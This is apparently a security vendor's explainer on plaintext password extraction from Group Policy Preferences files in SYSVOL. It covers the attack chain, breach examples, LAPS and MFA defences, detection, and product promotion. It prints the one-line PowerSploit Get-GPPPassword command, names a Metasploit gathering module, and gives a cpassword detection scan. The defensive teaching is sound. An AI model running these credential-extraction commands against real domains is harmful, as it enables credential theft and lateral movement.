
Plaintext Password Extraction explained: Risks, examples & prevention
Plaintext Password Extraction explained: Risks, examples & prevention
Plaintext password extraction is the retrieval of credentials in readable form from misconfigured systems, memory, or insecure storage. A key vector is Group Policy Preferences, where XML files in SYSVOL historically stored encrypted passwords decryptable with a publicly known AES key. Tools like PowerSploit's Get-GPPPassword automate extraction. Attackers use recovered credentials for lateral movement and privilege escalation. Defense requires removing GPP passwords, deploying LAPS, enforcing MFA, and auditing SYSVOL for residual credential artifacts.
Attribute | Details |
|---|---|
|
Attack type |
Plaintext password extraction |
|
Impact level
|
High / Critical (domain compromise possible) |
|
Target |
Active Directory environments (via Group Policy Preferences) |
|
Primary attack vector |
Insecure credential storage in Group Policy XML files (SYSVOL), LSASS dumping |
|
Motivation
|
Credential theft, lateral movement, persistence, privilege escalation |
|
Common prevention methods |
Remove embedded GPP passwords, use Microsoft LAPS, patch Windows Server, apply PAM, enforce MFA |
Risk factor | Level |
|---|---|
|
Potential damage
|
Critical |
|
Ease of execution |
Medium–High |
|
Likelihood |
High |
Could legacy GPP files be quietly exposing credentials in your environment?
Talk to our experts about removing plaintext passwords from SYSVOL, hardening AD configurations, and detecting credential harvesting before it escalates.
What is plaintext password extraction?
Plaintext password extraction is the process by which an attacker obtains account credentials in their original, readable form, meaning the actual username/password text rather than a hash or token. Unlike credential-harvesting techniques that capture encrypted blobs or one-time tokens, plaintext extraction gives direct passwords that do not require cracking; hence they provide immediate access. This shortens the time between compromise and impact as plaintext passwords can be quickly used to:
- Authenticate as the account owner and log in to services and systems.
- Bypass single-factor authentication and many legacy controls.
- Pivot from an initially compromised host to more sensitive systems.
- Harvest additional credentials from mailboxes, configuration files, and backup stores once logged in.
- Use harvested credentials (such as local admin and higher-privilege service accounts) to gain greater control over hosts, services, and domain resources.
Common sources of plaintext credentials
Plaintext passwords are found where systems and administrators store them for convenience or where software leaks them unintentionally. Sources include:
- LSASS memory: Some Windows services and applications load credentials into the LSASS process memory while running, where plaintext secrets can remain readable in RAM.
- Registry: Applications and installers sometimes write credentials to Windows registry keys.
- Application config files: Configuration files (for example, appsettings.json, config.xml, .env) frequently contain hard-coded API keys, database passwords, and service credentials in plaintext so that services can start automatically.
- Application databases: Databases occasionally store connection strings and service credentials in plaintext within configuration tables, especially in legacy and custom applications.
- CI/CD pipelines: Build and deployment pipelines can expose credentials through hard-coded variables, pipeline logs, and unsecured artifact repositories when secrets are not managed properly.
- Browser stores: Passwords that are saved in browsers or weakly protected password managers can be extracted if a system is compromised.
- Cloud secrets and API keys: Cloud services and development environments sometimes leak credentials stored in plaintext within environment variables, IaC templates, and unprotected secret stores.
- Insecure text files: Administrators and other users sometimes keep passwords in plaintext notes, spreadsheets, or .txt files on shared drives or cloud storage.
- Backups and snapshots: Backups of systems that contained plaintext credentials become another source if they are not properly encrypted.
- Logs: Misconfigured logging can capture usernames and passwords in plaintext.
The Group Policy Preferences case
GPP is a widely cited real-world example of plaintext-exposed credentials. GPP allowed administrators to set local accounts, scheduled tasks, drive mappings, and other settings centrally via XML files stored in the SYSVOL share. GPP also supported the embedding of credentials in those XML files. Those embedded passwords were encrypted with a static AES key that was published in Microsoft's own MSDN documentation. This key became widely known in 2012, making decryption trivial with tools like PowerSploit’s Get-GPPPassword. This meant that:
- Any authenticated domain user could read the XML files in SYSVOL.
- The static, publicly documented encryption key made those stored passwords recoverable by anyone.
- As a result, many environments had high-privilege local account passwords exposed to any domain user, posing a lateral-movement risk.
In 2014, Microsoft released security bulletin MS14-025 to prevent creating new GPP policies with embedded passwords, but it does not remove existing ones. Those must be manually removed by administrators. As a result, any domain user with basic access can exploit this vulnerability if old GPP files remain.
How does plaintext password extraction work?

Plaintext password extraction follows a standard life cycle: get a foothold, discover where secrets live, extract usable credentials, reuse those credentials to expand access, and then escalate to higher privileges and persistent control. The GPP case is a clear example of how a convenience feature (storing deployable credentials centrally) can create an enterprise-wide weakness that attackers can exploit.
Initial access
Attackers begin with an initial foothold on the network through common vectors such as phishing, compromised account access, malicious attachments, and vulnerable public-facing services.
Discovery
With access to a host in the target environment, attackers perform discovery to find where credentials are stored or provisioned. In Active Directory (AD) environments, SYSVOL and other centrally-replicated configuration stores are attractive targets because they contain XML and other files used to deploy settings to many machines. SYSVOL was also a reliable source of recoverable credentials, with GPP XML files readable by any authenticated domain user in many default configurations.
Extraction
Extraction refers to the activity of retrieving stored plaintext or weakly protected secrets from configuration files, registries, memory, and backups, and turning them into usable credentials. On a general level, extraction can involve reading files, parsing configuration formats (such as XML, JSON, and INI files), and analyzing memory artifacts where an application has left secrets in plaintext.
Because the GPP encryption key was public, knowing how to use PowerSploit's Get-GPPPassword was all an attacker needed to recover credentials from SYSVOL. Two tools automated this entirely:
- PowerSploit's
Get-GPPPasswordcmdlet: A PowerShell-based tool that searches SYSVOL for XML files containing thecpasswordattribute and automatically decrypts them using the known AES key.Import-Module PowerSploitGet-GPPPassword
- Metasploit module (post/windows/gather/credentials/gpp): Performs the same function within the Metasploit framework, making it trivial for attackers to enumerate and decrypt all stored GPP passwords in a single command.
These tools reduce the entire attack to a one-line command, highlighting how a design flaw combined with tooling can turn a vulnerability into a widespread risk.
Reuse
Once attackers obtain plaintext credentials (for example, a local administrator password or a service account secret), they attempt to reuse them across hosts and services. Credential reuse enables lateral movement, where the attacker authenticates to additional machines, accesses administrative consoles, and unlocks data stores.
Escalation
With lateral access, attackers aim to increase their privileges. For instance, moving from a local administrator to domain-level privileges or from an app account to a service account that can access sensitive data. Attackers may also dump LSASS memory to collect additional credentials from running processes and caches as part of privilege escalation and persistence.
Attack flow diagram
Let’s look at a visual flow of plaintext password extraction and an example story from an organization’s perspective that shows how the attack begins with one compromised user account and escalates into a domain-wide threat.
Attack flow (general)
Attack flow (GPP perspective)

A threat actor who compromises a help desk employee's laptop runs Get-GPPPassword within minutes of gaining access. SYSVOL yields a groups.xml file from 2013, still live, containing a local admin password shared across every server in the organization. By the following morning, the attacker has reached the file server, accessed backup infrastructure, and established a foothold on a domain controller.
Examples of plaintext password extraction
Plaintext password extraction has been exploited in several breaches. These real-world cases reveal how unsecured credentials can lead to widespread compromise.
Case | Impact |
|---|---|
|
BlackCat / ALPHV (2023) |
In 2023, BlackCat/ALPHV operators were observed using a utility (Munchkin) that included a |
|
Marriott international breach (2018) |
Attackers maintained long-term persistence in Marriott's Starwood guest reservation system for approximately four years (2014-2018) before discovery. The breach, attributed to a sophisticated APT group, exposed personal and passport details of approximately 339 million guests. Investigations revealed that attackers used Mimikatz to harvest credentials from memory and gain administrator privileges. Weak password hygiene and the absence of MFA on critical accounts made it easier for the attackers to escalate privileges and remain undetected for years. |
|
SolarWinds Orion supply chain attack (2020) |
Although the initial breach vector was the insertion of malicious code into Orion software updates, forensic investigations revealed that the attackers also exploited plaintext credentials stored in scripts, configuration files, and automation systems within affected networks. These exposed credentials enabled lateral movement, privilege escalation, and further compromise of sensitive systems, affecting approximately 18,000 customers, including multiple US government agencies. |
Consequences of plaintext password extraction
When attackers successfully extract plaintext passwords, the consequences can be far-reaching. Because plaintext credentials reveal exact user passwords, they grant immediate, unrestricted access to accounts and systems. The damage impacts financial stability, operations, reputation, and legal standing.
Impact area | Description |
|---|---|
|
Financial
|
Attackers can use stolen credentials to commit fraud, initiate unauthorized transactions, and even deploy ransomware within the network. Recovery costs, ransom payments, forensic investigations, and compensation for affected customers can lead to significant financial losses. |
|
Operational |
Plaintext credentials can enable lateral movement across servers and critical infrastructure, resulting in domain-wide disruptions, system lockouts, and halted business operations. Attackers can escalate privileges to gain control over core IT systems. |
|
Reputational
|
Public disclosure of leaked passwords can erode customer and partner trust, especially when the breach exposes sensitive accounts and executive credentials. Organizations can face long-term brand damage and customer churn. |
|
Legal/regulatory |
Data exposure involving compromised accounts can violate privacy laws such as GDPR, HIPAA, and PCI DSS. Organizations may face regulatory fines, lawsuits, and increased scrutiny for failing to protect authentication data. |
Common targets of a plaintext password extraction: Who is at risk?
Plaintext password extraction attacks focus on systems and accounts that store, process, or manage authentication data in clear or recoverable form. Both large enterprises and smaller organizations are vulnerable when basic security hygiene is overlooked. Some common targets are:
Active Directory environments
Active Directory is a prime target because it manages authentication across enterprise networks. Attackers can extract plaintext credentials from multiple sources (including system memory, cached credential stores, configuration files, and registry hives) to compromise multiple accounts within the domain.
Domain controllers and Windows servers
These systems store cached credentials and authentication tokens. If compromised, they can expose plaintext passwords and hashes that allow attackers to move laterally across the network.
Privileged accounts
Admin accounts, service accounts, and domain admin accounts are high-value targets. Once attackers obtain plaintext passwords, they can gain unrestricted access to critical infrastructure and sensitive data.
Misconfigured systems and applications
Poorly secured services, legacy applications, and systems with weak encryption often store credentials in plaintext within configuration files, databases, and log files. These storage locations enable attackers to find and extract passwords easily without triggering alerts.
Small and mid-sized businesses (SMBs)
SMBs are common victims because they have limited security budgets and weaker credential management practices. Attackers exploit outdated systems and unpatched vulnerabilities to harvest plaintext passwords.
Risk assessment
By assessing the risk level of plaintext password extraction, organizations can understand its severity and manage defenses accordingly.
Risk factor | Level |
|---|---|
|
Potential damage |
Critical |
|
Ease of execution
|
Medium-High |
|
Likelihood |
High |
How to prevent plaintext password extraction
To prevent plaintext password extraction, organizations must remove easy sources of credentials, harden account and host configurations, and put compensating controls in place to limit an attacker’s ability to reuse any credentials they do find.
Remove embedded GPP passwords from SYSVOL
GPP's cpassword entries in SYSVOL XML files are easily reversible by anyone with domain access. All should be removed immediately.
- Identify any GPP XML files in
\\<domain>\SYSVOL\containingcpassword. - Remove or replace GPP-based local account deployment entirely and migrate account management to safer mechanisms, such as Microsoft’s Local Administrator Password Solution (LAPS).
- After removal, document the change and verify replication to all domain controllers.
Quick detection tip (PowerShell):
Get-ChildItem -Recurse '\\<domain>\SYSVOL' -Include *.xml |
Select-String -Pattern 'cpassword' -SimpleMatch
Use Microsoft's LAPS for managing local admin account
LAPS centrally manages unique, randomized local administrator passwords per machine and stores them securely in Active Directory attributes with ACL protection. By using LAPS, you remove the need to store shared local admin passwords in plaintext. Organizations should:
- Deploy LAPS agents/policies so that each host has a unique, rotated local admin password.
- Restrict who can read LAPS-managed password attributes using AD ACLs and monitor access to those attributes.
- Integrate LAPS into onboarding/offboarding and documentation processes so that employees use it instead of hard-coded credentials.
Keep Windows Server patched and up to date
Keep all domain controllers, servers, and endpoints up to date with the latest security patches. Applying these updates helps prevent the embedding of new passwords in insecure locations and mitigates legacy vulnerabilities that could expose credentials.
- Test and apply security and feature updates regularly.
- Prioritize patches that address authentication, Active Directory, and memory-handling vulnerabilities.
- Maintain an inventory of supported OS versions and decommission outdated systems that no longer receive security updates.
Do not store plaintext passwords in scripts and configs
Plaintext credentials stored in scripts, configuration files, and automation pipelines are low-hanging fruit for attackers. Remove them and replace with secure alternatives.
- Use secrets managers (vaults) or platform-native secret stores (for example, Azure Key Vault, AWS Secrets Manager).
- Where code must authenticate, use managed identities, service principals with short-lived tokens, or certificate-based auth instead of embedded passwords.
- Rotate secrets regularly and scan source repositories (including CI/CD logs and artifact stores) for accidental exposure.
Enforce MFA and PAM solutions
Multi-factor authentication (MFA) and privileged access management (PAM) reduce the impact of stolen credentials and limit privileged sessions.
- Require MFA for interactive logins, remote access, and sensitive admin tasks.
- Deploy PAM/elevated access management to provide just-in-time, time-bound elevation for administrators and third parties.
- Log and monitor MFA failures, elevation requests, and privileged session activity.
Conduct domain audits for cpassword values in SYSVOL
Regular auditing can help find misconfigurations, so make it part of standard security hygiene.
- Schedule automated scans of SYSVOL and other common stores for
cpasswordand other credential artifacts. - Include checks for plaintext credentials in configuration files, scripts, and application databases.
- Record any credential-related findings in your ticketing or patch management system, follow up on remediated findings, and maintain an audit trail of all searches and fixes. This helps to verify that vulnerabilities are addressed. It also provides documentation for future security reviews.
How Netwrix can help
In the context of plaintext password extraction risk, organizations can implement specialized solutions to reduce exposure, detect attack attempts early, and remediate weaknesses in the environment. Netwrix offers a suite of tools that align with these objectives.
Netwrix Privilege Secure
Privilege Secure removes standing privileged accounts and enforces just-in-time privileges, thereby reducing the attack surface that arises from static admin credentials. It provides comprehensive session monitoring and recording, and supports least-privilege access across servers and endpoints.
Through integration with LAPS and support for credential vaulting, Privilege Secure helps replace shared local admin credentials, which are a common source of plaintext password risk. The solution additionally automates privileged-account creation/deletion for each session and enforces MFA to further strengthen privileged access controls.
Netwrix Threat Manager
Threat Manager is designed for real-time detection and response to identity-based, privilege-based, and file-system threats in environments like Active Directory and hybrid cloud. It tracks abnormal authentication patterns, credential abuse, and suspicious activity, such as attempts to read SYSVOL and use of Get-GPPPassword. It can also trigger alerts and automated responses when an attacker attempts to exploit plaintext credentials or move laterally within the network.
Netwrix Access Analyzer
With Access Analyzer, organizations can gain visibility into permissions, access rights, legacy misconfigurations (such as leftover GPP credentials), and risky data access across on-premises and cloud assets. This helps uncover risky Active Directory and Group Policy Object (GPO) misconfigurations, including legacy Group Policy Preferences with embedded passwords. By detecting and prioritizing these issues, Access Analyzer enables proactive remediation of the conditions under which plaintext credentials can exist.
Eliminate the standing credentials that make plaintext password extraction possible with Netwrix Privilege Secure. Download free trial.
Detection, mitigation, and response strategies
For effective protection against plaintext password extraction, organizations must develop a strategy that focuses on early detection, proactive mitigation, and rapid response.
Detection
Early detection depends on identifying unusual authentication patterns and file access behavior that signal credential harvesting activity. Security teams should:
- Monitor for enumeration of SYSVOL shares. Attackers often browse these shared folders to locate XML files containing embedded credentials (
cpasswordentries) and configuration data. - Detect suspicious use of PowerShell commands like
Get-GPPPassword. Such commands are used to extract stored passwords from Group Policy Preferences. - Investigate unusual read access to multiple Group Policy XML files and configuration scripts. Repeated or large-scale access may indicate automated scripts or reconnaissance activity.
- Investigate the use of credential dumping tools followed by suspicious authentication attempts and privilege escalation. This sequence often reveals that attackers have obtained plaintext or hashed credentials and are attempting lateral movement.
Mitigation
Mitigation focuses on removing exposure points and reducing the attacker’s ability to exploit plaintext credentials.
- Immediately isolate compromised accounts and hosts from the network to stop further lateral movement.
- Audit SYSVOL and other shared directories for embedded passwords and misconfigured GPP files. Then reset any credentials discovered in GPPs and configuration files to prevent reuse.
- Revoke attacker persistence mechanisms, such as unauthorized changes to AdminSDHolder ACLs, scheduled tasks, and service accounts that could allow ongoing access.
- Patch regularly and limit administrative privileges to reduce exposure and prevent future attacks.
Response
When plaintext passwords are exposed, the response phase should focus on eliminating all sources of credential leakage and strengthening the environment.
- Remove all GPP-embedded credentials from the environment.
- Deploy Microsoft’s LAPS to securely manage local administrator accounts with unique, rotating passwords.
- Harden Active Directory permissions to restrict access to GPOs, system policies, administrative groups, and sensitive configuration objects.
- Enable endpoint detection and response (EDR) and security information and event management (SIEM) monitoring to detect credential dumping activity and abnormal authentication behavior in real time.
- Train administrators to avoid storing passwords in Group Policy Objects, scripts, and configuration files, reinforcing secure operational practices.
Industry-specific impact
The impact of plaintext password extraction varies across industries, depending on the type of data handled and the systems affected. In every sector, however, compromised credentials can lead to operational, financial, and reputational damage.
Industry | Impact |
|---|---|
|
Healthcare
|
Attackers who obtain plaintext credentials can escalate privileges to compromise domain administrator accounts. This leads to unauthorized access to electronic health records (EHRs), medical devices, and internal systems. The result could be large-scale patient data exposure, service downtime, and costly regulatory penalties under HIPAA or similar privacy laws. |
|
Finance |
Stolen credentials can enable unauthorized access, empowering attackers to perform fraudulent wire transfers, alter financial records, and manipulate payment systems. Credential exposure can also lead to ransomware attacks or insider-style fraud, triggering service disruptions, compliance violations, reputational harm, and significant monetary losses. |
|
Government
|
Compromised accounts within government networks can grant persistent access for espionage, data theft, and disruption of essential public services. Attackers can exploit privileged access to manipulate systems, steal classified data, and spread disinformation. This can undermine public trust and pose both operational and national security risks. |
Attack evolution and future trends
Plaintext password extraction techniques have been evolving in response to stronger defenses and a shift to hybrid IT environments. While the basic principle of stealing readable credentials remains the same, the methods and targets are expanding to exploit human error, legacy configurations, and mismanaged cloud credentials.
Key statistics and infographics
The following data can help you understand the scope and prevalence of credential-related attacks.

- The 2025 Verizon Data Breach Investigations Report (DBIR) reveals that 22% of breaches began with credential abuse, making stolen or misused credentials the most common entry point into systems.
- The report also found that approximately 88% of Basic Web Application Attacks involved stolen credentials.
- PowerShell's
Get-GPPPasswordremains a standard tool for GPP exploitation, widely documented and used by both red teams and threat actors. It continues to be effective because many environments still have old GPP files in place.
Data breach initial attack vectors
The following pie chart is based on data from the 2025 Verizon DBIR. It shows the initial attack vectors that led to a data breach.
Key findings:
- Stolen credentials remain the top initial attack vector at 22% of all breaches.
- Vulnerability exploitation surged 34% year-over-year, now at 20% of breaches.
- Phishing accounts for 16% of initial breach vectors.
Final thoughts
Plaintext password extraction remains one of the simplest ways attackers gain a foothold on a network. The good news is that most exposures are preventable. Organizations should treat identity as the primary perimeter. Secure the accounts, and you stop the majority of common attack chains. Start with the quick wins (audit SYSVOL, deploy LAPS, enable MFA), then bake continuous detection and privileged-access controls into your operations to stay ahead of threats.
FAQs
Share on

View related cybersecurity attacks
Abusing Entra ID Application Permissions – How It Works and Defense Strategies
AdminSDHolder Modification – How It Works and Defense Strategies
AS-REP Roasting Attack - How It Works and Defense Strategies
Hafnium Attack - How It Works and Defense Strategies
DCSync Attacks Explained: Threat to Active Directory Security
gMSA exploitation attacks and Golden gMSA attacks explained
Ultimate guide to Golden SAML attacks
What Is a Golden Ticket Attack? How It Works, Detection and Prevention
DCShadow Attack – How It Works, Real-World Examples & Defense Strategies
ChatGPT Prompt Injection: Understanding Risks, Examples & Prevention
NTDS.dit extraction attacks explained
Kerberoasting Attack – How It Works and Defense Strategies
Understanding Pass-the-Hash (PtH) attacks
Pass-the-Ticket Attack Explained: Risks, Examples & Defense Strategies
Understanding password spraying attacks
Zerologon Vulnerability Explained: Risks, Exploits and Mitigation
A complete guide to ransomware attacks
Skeleton Key attack: How it works and how to detect it
Lateral Movement: What Is It, How It Works And Preventions
Man-in-the-Middle (MITM) Attacks: What They Are & How to Prevent Them
Why Is PowerShell So Popular for Attackers?
4 Service Account Attacks and How to Protect Against Them
How to Prevent Malware Attacks from Impacting Your Business
What is Credential Stuffing?
Compromising SQL Server with PowerUpSQL
What Are Mousejacking Attacks, and How to Defend Against Them
Stealing Credentials with a Security Support Provider (SSP)
Rainbow Table Attacks: How They Work and How to Defend Against Them
A Comprehensive Look into Password Attacks and How to Stop Them
LDAP Reconnaissance
Bypassing MFA with the Pass-the-Cookie Attack
Silver Ticket Attack